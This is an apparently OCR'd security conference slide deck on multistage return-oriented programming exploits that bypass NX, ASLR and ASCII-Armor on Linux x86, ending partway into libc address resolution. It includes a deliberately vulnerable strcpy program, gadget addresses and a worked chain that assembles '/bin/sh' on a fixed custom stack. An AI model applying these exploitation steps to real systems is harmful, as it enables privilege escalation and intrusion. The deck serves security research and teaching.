Payload Already Inside: Data re-use for ROP Exploits

Long Le
longld@vnsecurity.net

Thanh Nguyen
rd@vnsecurity.net

Agenda

- **Introduction**
- Recap on stack overflow & mitigations
- Multistage ROP technique
  - Stage-0 (stage-1 loader)
  - Stage-1 (actual payload)
    - Payload strategy
    - Resolve run-time libc addresses
- Putting all together, ROPEME!
  - Practical ROP payloads
    - A complete stage-0 loader
    - Practical ROP gadgets catalog
    - ROP automation
  - ROPEME Tool & DEMO
- Countermeasures
- Summary

Why this talk?

- Buffer overflow exploit on modern Linux (x86) distribution is difficult
  - Non Executable (NX/XD)
  - Address Space Layout Randomization (ASLR)
  - ASCII-Armor Address Mapping

High entropy ASLR and ASCII-Armor Address Mapping make Return-to-Libc / Return-Oriented-Programming (ROP) exploitation techniques become very difficult

What to be presented?

- A practical and reliable technique to bypass NX, ASLR and ASCII-Armor protections to exploit memory/stack corruption vulnerabilities
  - Multistage ROP exploitation technique
- Focus on latest Linux x86
- Our ROPEME tool
  - Practical ROP gadgets catalog
  - Automation scripts

What not?

- Not a return-oriented programming 101 talk
- We do not talk about
    - ASLR implementation flaws / information leaks
    - Compilation protections
        - Stack Protector / ProPolice
        - FORTIFY_SOURCE
    - Mandatory Access Control
        - SELinux
        - AppArmor
        - RBAC/Grsecurity

Agenda


- Introduction
- **Recap on stack overflow & mitigations**
- Multistage ROP technique
  - Stage-0 (stage-1 loader)
  - Stage-1 (actual payload)
    - Payload strategy
    - Resolve run-time libc addresses
- Putting all together, ROPEME!
  - Practical ROP payloads
    - A complete stage-0 loader
    - Practical ROP gadgets catalog
    - ROP automation
  - ROPEME Tool & DEMO
- Countermeasures
- Summary

Sample vulnerable program

```c
#include <string.h>
#include <stdio.h>

int main (int argc, char **argv)
{
    char buf[256];
    int i;
    seteuid (getuid());
    if (argc < 2)
    {
        puts ("Need an argument\n");
        exit (1);
    }

    // vulnerable code
    strcpy (buf, argv[1]);

    printf ("%s\nLen:%d\n", buf, (int)strlen(buf));
    return (0);
}
```

Overflow!

Stack overflow



- Attacker controlled
  - Execution flow: EIP
  - Stack: ESP

Mitigation techniques

- Non eXcutable (PaX, ExecShield..)
  - Hardware NX/XD bit
  - Emulation
- Address Space Layout Randomization (ASLR)
  - stack, heap, mmap, shared lib
  - application base (required userland compiler support for PIE)
- ASCII-Armor mapping
  - Relocate all shared-libraries to ASCII-Armor area (0-16MB). Lib addresses start with NULL byte
- Compilation protections
  - Stack Canary / Protector
  - FORTIFY_SOURCE

NX / ASLR / ASCII-Armor

ASCII-Armor No PIE NX

```
$ cat /proc/self/maps
00a97000-00c1d000 r-xp 00000000 fd:00 91231      /lib/libc-2.12.so
00c1d000-00c1f000 r--p 00185000 fd:00 91231      /lib/libc-2.12.so
00c1f000-00c20000 rw-p 00187000 fd:00 91231      /lib/libc-2.12.so
00c20000-00c23000 rw-p 00000000 00:00 0

08048000-08053000 r-xp 00000000 fd:00 21853      /bin/cat
08053000-08054000 rw-p 0000a000 fd:00 21853      /bin/cat
09fb2000-09fd3000 rw-p 00000000 00:00 0          [heap]

b777a000-b777b000 rw-p 00000000 00:00 0
b778a000-b778b000 rw-p 00000000 00:00 0
bfd07000-bfd1c000 rw-p 00000000 00:00 0          [stack]
```


ASLR

Linux ASLR

ASLR	Randomness	Circumvention
shared library	12 bits* / 17 bits**	Feasible***
mmap	12 bits* / 17 bits**	Feasible***
heap	13 bits* / 23 bits**	Feasible*
stack	19 bits* / 23 bits**	Hard


*   *paxtest on Fedora 13 (ExecShield)*
**   *paxtest on Gentoo with hardened kernel source 2.6.32 (Pax/Grsecurity)*
*** *Bypassing ASLR depends on the vulns, ASLR implementation and environmental factors.*
17 bits might still be in a possible range to brute force.

Recap - Basic code injection



- Traditional in 1990s
  - Everything is static
  - Can perform arbitrary computation
- Does not work with NX
- Difficult with ASLR


Recap - Return-to-libc



- Bypass NX
- Difficult with ASLR/ASCII-Armor
  - Libc function's addresses
  - Location of arguments on stack
  - NULL byte

→ Hard to make chained ret-to-libc calls

- Based on ret-to-libc and "borrowed code chunks"
- Gadgets: sequence of instructions ending with RET




Load a value to the register

Lift ESP up 8 bytes

Add register's value to the memory location

Recap – Return-Oriented Programming II



- With enough of gadgets, ROP payloads could perform arbitrary computation (Turing-complete)
- Problems
  - Small number of gadgets from vulnerable binary
  - Libs have more gadgets, but ASLR/ASCII-Armor makes it difficult similar to return-to-libc technique

Exploitability v.s. Mitigation Techniques

Mitigation	Exploitability
NX	Easy
ASLR	Feasible
NX + ASCII-Armor	Feasible*
Stack Canary / Protector	Depends*
NX + ASLR	Depends*
NX + ASLR + ASCII-Armor	Hard*
NX + ASLR + ASCII-Armor + Stack Canary + PIE	Hard++*

our target to make this become easy

** depends on the vulns, context and environmental factors*

Agenda

- Introduction
- Recap on stack overflow & mitigations
- **Multistage ROP technique**
  - **Stage-0 (stage-1 loader)**
  - Stage-1 (actual payload)
    - Payload strategy
    - Resolve run-time libc addresses
- Putting all together, ROPEME!
  - Practical ROP payloads
    - A complete stage-0 loader
    - Practical ROP gadgets catalog
    - ROP automation
  - ROPEME Tool & DEMO
- Countermeasures
- Summary


Multistage payload

- Basic idea is to build
  - A generic Stage-0 payload which helps to bypass ASLR, NX & ASCII-Armor protections using a few ROP gadgets inside executable files (available in most of binaries compiled using GCC) to load a more complex Stage-1's payload.
  - Stage-1 payload could be a full ROP shellcode, chained libc calls or normal shellcode

Stage-0: Build stack at a fixed location I

- Custom stack at a fixed location
  - Full control of stack, no need to worry about randomized stack addresses
  - Control of function's arguments
  - Control of stack frames

Stage-0: Build stack at a fixed location II



Stage-0: Build stack at a fixed location III

- Location for the new stack?
  - Data section of binary
    - Writable
    - Address is known in advance

Stage-0: Build stack at a fixed location IV

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]		NULL	00000000	000000	000000	00		0	0	0
[1]	.interp	PROGBITS	08048134	000134	000013	00	A	0	0	1
[2]	.note.ABI-tag	NOTE	08048148	000148	000020	00	A	0	0	4
[3]	.note.gnu.build-i	NOTE	08048168	000168	000024	00	A	0	0	4
[4]	.gnu.hash	GNU_HASH	0804818c	00018c	000020	04	A	5	0	4
[5]	.dynsym	DYNSYM	080481ac	0001ac	0000b0	10	A	6	1	4
[6]	.dynstr	STRTAB	0804825c	00025c	000073	00	A	0	0	1
[7]	.gnu.version	VERSYM	080482d0	0002d0	000016	02	A	5	0	2
[8]	.gnu.version_r	VERNEED	080482e8	[illegible]	[illegible]	[illegible]	[illegible]	6	1	4
[9]	.rel.dyn	REL	08048308	[illegible]	[illegible]	[illegible]	[illegible]	5	0	4
[10]	.rel.plt	REL	08048310	[illegible]	[illegible]	[illegible]	[illegible]	5	12	4
[11]	.init	PROGBITS	08048358	[illegible]	[illegible]	[illegible]	[illegible]	0	0	4
[12]	.plt	PROGBITS	08048388	[illegible]	[illegible]	04	AX	0	0	4
[13]	.text	PROGBITS	08048430	[illegible]	[illegible]	00	AX	0	0	16
[14]	.fini	PROGBITS	0804860c	[illegible]	00001c	00	AX	0	0	4
[15]	.rodata	PROGBITS	08048628	[illegible]	000028	00	A	0	0	4
[16]	.eh_frame_hdr	PROGBITS	08048650	[illegible]	000024	00	A	0	0	4
[17]	.eh_frame	PROGBITS	08048674	[illegible]	00007c	00	A	0	0	4
[18]	.ctors	PROGBITS	080496f0	[illegible]	000008	00	WA	0	0	4
[19]	.dtors	PROGBITS	080496f8	[illegible]	000008	00	WA	0	0	4
[20]	.jcr	PROGBITS	08049700	[illegible]	000004	00	WA	0	0	4
[21]	.dynamic	DYNAMIC	08049704	[illegible]	0000c8	08	WA	6	0	4
[22]	.got	PROGBITS	080497cc	[illegible]	000004	04	WA	0	0	4
[23]	.got.plt	PROGBITS	080497d0	[illegible]	000030	04	WA	0	0	4
[24]	.data	PROGBITS	08049800	000800	000004	00	WA	0	0	4
[25]	.bss	NOBITS	08049804	000804	000008	00	WA	0	0	4

0x08049804

Stage-0: Transfer stage-1 to the new stack

Use memory copy gadgets / functions to transfer stage-1's payload to the new stack

- load reg; store [mem_addr], reg
- return to strcpy() / sprintf()
  - Return to PLT (Procedure Linkage Table)
  - Resolve runtime libc address
    - GOT overwriting / GOT dereferencing

- No NULL byte in stage-0 payload
- Transfer byte-per-byte of payload
- Where is my payload?
  - Re-use data inside binary

Stage-0's payload generator

- Input: stage-1 payload
- Output: stage-0 payload that transfers stage-1 payload to the custom stack
- How?
  - Search in binary for a sequence of byte(s) of stage-1's payload
  - Generate strcpy() call
    - Src: address found in previous step
    - Dst: custom stack
  - Repeat above steps until no byte left

Stage-0 example

- Transfer “/bin/sh” => 0x08049824

```
strcpy@plt:
   0x0804852e <+74>:   call   0x80483c8 <strcpy@plt>

pop-pop-ret:
   0x80484b3 <__do_global_dtors_aux+83>: pop    ebx
   0x80484b4 <__do_global_dtors_aux+84>: pop    ebp
   0x80484b5 <__do_global_dtors_aux+85>: ret

Byte values and stack layout:
0x8048134 : 0x2f '/'
    ['0x80483c8', '0x80484b3', '0x8049824', '0x8048134']
0x8048137 : 0x62 'b'
    ['0x80483c8', '0x80484b3', '0x8049825', '0x8048137']
0x804813d : 0x696e 'in'
    ['0x80483c8', '0x80484b3', '0x8049826', '0x804813d']
0x8048134 : 0x2f '/'
    ['0x80483c8', '0x80484b3', '0x8049828', '0x8048134']
0x804887b : 0x736800 'sh\x00'
    ['0x80483c8', '0x80484b3', '0x8049829', '0x804887b']
```

Transfer control to the custom stack

- At the end of stage-0
- ROP gadgets

```
(1) pop ebp; ret


(2) leave; ret
```

```
(1) pop ebp; ret


(2) mov esp, ebp; ret
```

Stage-0 summary

- Stage-0 advantages
  - Full control of stack, no need to worry about randomized stack addresses
  - ASCII-Armor
    - Stage-1 payload can contains any byte value including NULL byte

- Practical in most of binaries
  - Only a minimum number of ROP gadgets are required for stage-0 payload (available in most of binaries)
    - Load register (pop reg)
    - Add/sub memory (add [reg], reg)
    - Stack pointer manipulation (pop ebp; ret / leave; ret)

Agenda

- Introduction
- Recap on stack overflow & mitigations
- Multistage ROP technique
  - Stage-0 (stage-1 loader)
  - **Stage-1 (actual payload)**
    - Payload strategy
    - Resolve run-time libc addresses
- Putting all together, ROPEME!
  - Practical ROP payloads
    - A complete stage-0 loader
    - Practical ROP gadgets catalog
    - ROP automation
  - ROPEME Tool & DEMO
- Countermeasures
- Summary


Stage-1 payload strategy

- Chained ret-to-libc calls
  - Easy with a fixed stack from stage-0
- Normal shellcode with return-to-mprotect
  - Works on most of distributions*
- ROP shellcode
  - Multiple GOT overwrites
  - Use gadgets from libc

* *PaX has mprotect restriction so this will not work*

**Return-to-PLT

```
gdb$ x/i  0x0804852d
   0x804852d <main+73>:    call   0x80483c8 <strcpy@plt>

gdb$ x/i 0x80483c8
   0x80483c8 <strcpy@plt>:jmp    DWORD PTR ds:0x80497ec

gdb$ x/x 0x80497ec
   0x80497ec <_GLOBAL_OFFSET_TABLE_+24>: 0x00b0e430

gdb$ x/i 0x00b0e430
   0xb0e430 <strcpy>:  push   ebp
```



**Resolve run-time libc addresses

- The bad:
  - Libc based addresses are randomized (ASLR)
- The good:
  - Offset between two functions is a constant
    - addr(system) – addr(printf) = offset
  - We can calculate any address from a known address in GOT (Global Offset Table)
  - ROP gadgets are available

